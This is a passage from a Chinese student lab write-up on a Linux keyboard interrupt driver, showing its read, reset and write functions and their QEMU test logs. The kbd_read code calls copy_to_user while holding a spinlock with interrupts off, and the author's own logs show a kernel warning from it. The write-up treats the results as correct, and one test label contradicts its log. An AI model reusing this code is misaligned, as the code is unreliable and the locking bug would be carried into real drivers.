    return true;
}
```

- ② `kbd_read()` **函数:**
  我们使用 `spin_lock_irqsave()` 会保存当前中断标志并禁用中断,
  (防止中断服务程序在读取过程中修改缓冲区数据)
  然后用 `get_char()` 函数不断从 `kbd` 结构体 `data` 的缓冲区 `buf` 中拿出字符 `c`,
  并通过 `copy_to_user()` 函数传给用户进程.
  最后使用 `spin_unlock_irqrestore()` 函数

```
static ssize_t kbd_read(struct file *file,  char __user *user_buffer, size_t
size, loff_t *offset)
{
    struct kbd *data = (struct kbd *) file->private_data;
    size_t read = 0;
    /* TODO 4: read data from buffer */
    char c;
    unsigned long flags;
        spin_lock_irqsave(&data->lock, flags);

        while (size > 0 && get_char(&c, data)) {
            if (copy_to_user(user_buffer + read, &c, 1)) {
                    spin_unlock_irqrestore(&data->lock, flags);
                    return -EFAULT;
            }
            read++;
            size--;
        }

        spin_unlock_irqrestore(&data->lock, flags);

    return read;
}
```

测试结果:

```
root@qemux86:~/skels/interrupts# IRQ 1: scancode=0x13 (19) pressed=1 ch=r
rIRQ 1: scancode=0x93 (147) pressed=0 ch=r
IRQ 1: scancode=0x32 (50) pressed=1 ch=m
mIRQ 1: scancode=0xb2 (178) pressed=0 ch=m
IRQ 1: scancode=0x32 (50) pressed=1 ch=m
mIRQ 1: scancode=0xb2 (178) pressed=0 ch=m
IRQ 1: scancode=0x18 (24) pressed=1 ch=o
oIRQ 1: scancode=0x98 (152) pressed=0 ch=o
IRQ 1: scancode=0x20 (32) pressed=1 ch=d
dIRQ 1: scancode=0xa0 (160) pressed=0 ch=d
IRQ 1: scancode=0x39 (57) pressed=1 ch=
 IRQ 1: scancode=0xb9 (185) pressed=0 ch=
IRQ 1: scancode=0x25 (37) pressed=1 ch=k
kIRQ 1: scancode=0xa5 (165) pressed=0 ch=k
IRQ 1: scancode=0x30 (48) pressed=1 ch=b
bIRQ 1: scancode=0xb0 (176) pressed=0 ch=b
IRQ 1: scancode=0x20 (32) pressed=1 ch=d
dIRQ 1: scancode=0xa0 (160) pressed=0 ch=d
IRQ 1: scancode=0x1c (28) pressed=1 ch=

IRQ 1: scancode=0x9c (156) pressed=0 ch=


Driver kbd unloaded
root@qemux86:~/skels/interrupts# _
```

Task 5 重置 buffer

实验任务

最后一个 Task 比较轻松写意，主要起到画龙点睛的作用.
我们将会给设备添加一个重置功能:
用户进程往字符设备文件里面随便写点东西的时候，我们就重置 buffer.
(跟随 TODO 5 标记的指引)

1. **实现 `reset_buffer()` 函数**
   重置 ring buffer 的状态.
2. **实现 `kbd_write()` 函数**
   参考 `kbd_read()` 函数来实现 `kbd_write()` 函数.
   类似地，使用 `spin_lock_irqsave()` 和 `spin_unlock_irqrestore()` 来保护 `reset_buffer()` 函数的调用.
3. **注册 `kbd_write()` 函数**
   在 `kbd_fops` 结构体中添加上 `kbd_write()` 来向内核注册这个函数.

完成后，按照上一个 Task 类似的方法来加载内核模块和字符设备文件.
你可以这样来测试:
在黑框里按一些键，然后随便在哪执行一下 `echo clear > /dev/kbd`，并打开 `/dev/kbd` 检查一下.
如果实现正确，那么刚刚按下的那些键不会被打印出来.

实现结果

- ① `reset_buffer()` 函数:
  重置 ring buffer 的状态.

```
static void reset_buffer(struct kbd *data)
{
    /* TODO 5: reset count, put_idx, get_idx */
        data->count = 0;
        data->put_idx = 0;
        data->get_idx = 0;
}
```

- ② `kbd_write()` 函数:
  使用 `spin_lock_irqsave()` 和 `spin_unlock_irqrestore()` 来保护 `reset_buffer()` 函数的调用.
  其中 `size` 是用户空间请求的写入数据的大小.

```
/* TODO 5: add write operation and reset the buffer */
static ssize_t kbd_write(struct file *file, const char __user *user_buffer,
size_t size, loff_t *offset)
{
    struct kbd *data = (struct kbd *) file->private_data;
    unsigned long flags;

    /* Lock to protect the reset operation */
    spin_lock_irqsave(&data->lock, flags);

    /* Reset the buffer */
    reset_buffer(data);

    /* Unlock after resetting the buffer */
    spin_unlock_irqrestore(&data->lock, flags);

    return size;  // Return the number of bytes written, in this case, it's
the size of the input data
}
```

- ③ 注册 `kbd_write()` 函数
  在 `kbd_fops` 结构体中添加上 `kbd_write()` 来向内核注册这个函数.

```
static const struct file_operations kbd_fops = {
    .owner = THIS_MODULE,
    .open = kbd_open,
    .release = kbd_release,
    .read = kbd_read,
    /* TODO 5: add write operation */
    .write = kbd_write,
};
```

测试结果:

- ① 无 `echo clear > /dev/kbd`:

```
root@qemux86:~/skels/interrupts# echo clear > /dev/kbd
root@qemux86:~/skels/interrupts# fuck America
-sh: fuck: not found
root@qemux86:~/skels/interrupts# cat /dev/kbd_
 ? lock_acquired+0xe9/0x3a0
 ? lock_acquired+0xe9/0x3a0
 ? pipe_to_sendpage+0xc0/0xc0
 ? kbd_read+0x2d/0xc0 [kbd]
 __might_fault+0x2f/0x90
 ? _raw_spin_lock_irqsave+0x63/0xa0
 _copy_to_user+0x1e/0x70
 kbd_read+0x71/0xc0 [kbd]
 ? kbd_interrupt_handler+0xd0/0xd0 [kbd]
 vfs_read+0x88/0x290
 ? do_sendfile+0x1b4/0x430
 ksys_read+0x64/0xf0
 __ia32_sys_read+0x10/0x20
 do_int80_syscall_32+0x33/0x40
 entry_INT80_32+0xf7/0xf7
EIP: 0x448f6ece
Code: 74 5c fb ff e8 53 ec 01 00 66 90 90 65 83 3d 0c 00 00 00 00 75 21 53 8b 54
 24 10 8b 4c 24 0c 8b 5c 24 08 b8 03 00 00 00 cd 80 <5b> 3d 01 f0 ff ff 0f 83 b6
 34 f5 ff c3 e8 10 b3 01 00 50 53 8b 54
EAX: fffffffda EBX: 00000003 ECX: bfc9e7d0 EDX: 00001000
ESI: 00001000 EDI: bfc9e7d0 EBP: ffffffff ESP: bfc9e788
DS: 007b ES: 007b FS: 0000 GS: 0033 SS: 007b EFLAGS: 00000246
fuck ?a?merica
cat ?dv?kbd
root@qemux86:~/skels/interrupts# _
```

- ② 有 `echo clear > /dev/kbd`:

```
root@qemux86:~/skels/interrupts# echo clear > /dev/kbd
root@qemux86:~/skels/interrupts# fuck America
-sh: fuck: not found
root@qemux86:~/skels/interrupts# echo clear > /dev/kbd
root@qemux86:~/skels/interrupts# cat /dev/kbd_
 __might_sleep+0x32/0x90
 ? lock_acquired+0xe9/0x3a0
 ? lock_acquired+0xe9/0x3a0
 ? pipe_to_sendpage+0xc0/0xc0
 ? kbd_read+0x2d/0xc0 [kbd]
 __might_fault+0x2f/0x90
 ? _raw_spin_lock_irqsave+0x63/0xa0
 _copy_to_user+0x1e/0x70
 kbd_read+0x71/0xc0 [kbd]
 ? kbd_interrupt_handler+0xd0/0xd0 [kbd]
 vfs_read+0x88/0x290
 ? do_sendfile+0x1b4/0x430
 ksys_read+0x64/0xf0
 __ia32_sys_read+0x10/0x20
 do_int80_syscall_32+0x33/0x40
 entry_INT80_32+0xf7/0xf7
EIP: 0x448f6ece
Code: 74 5c fb ff e8 53 ec 01 00 66 90 90 65 83 3d 0c 00 00 00 00 75 21 53 8b 54
 24 10 8b 4c 24 0c 8b 5c 24 08 b8 03 00 00 00 cd 80 <5b> 3d 01 f0 ff ff 0f 83 b6
 34 f5 ff c3 e8 10 b3 01 00 50 53 8b 54
EAX: fffffffda EBX: 00000003 ECX: bfb78a90 EDX: 00001000
ESI: 00001000 EDI: bfb78a90 EBP: ffffffff ESP: bfb78a48
DS: 007b ES: 007b FS: 0000 GS: 0033 SS: 007b EFLAGS: 00000246
cat ?dev?kbd??
root@qemux86:~/skels/interrupts# _
```

The End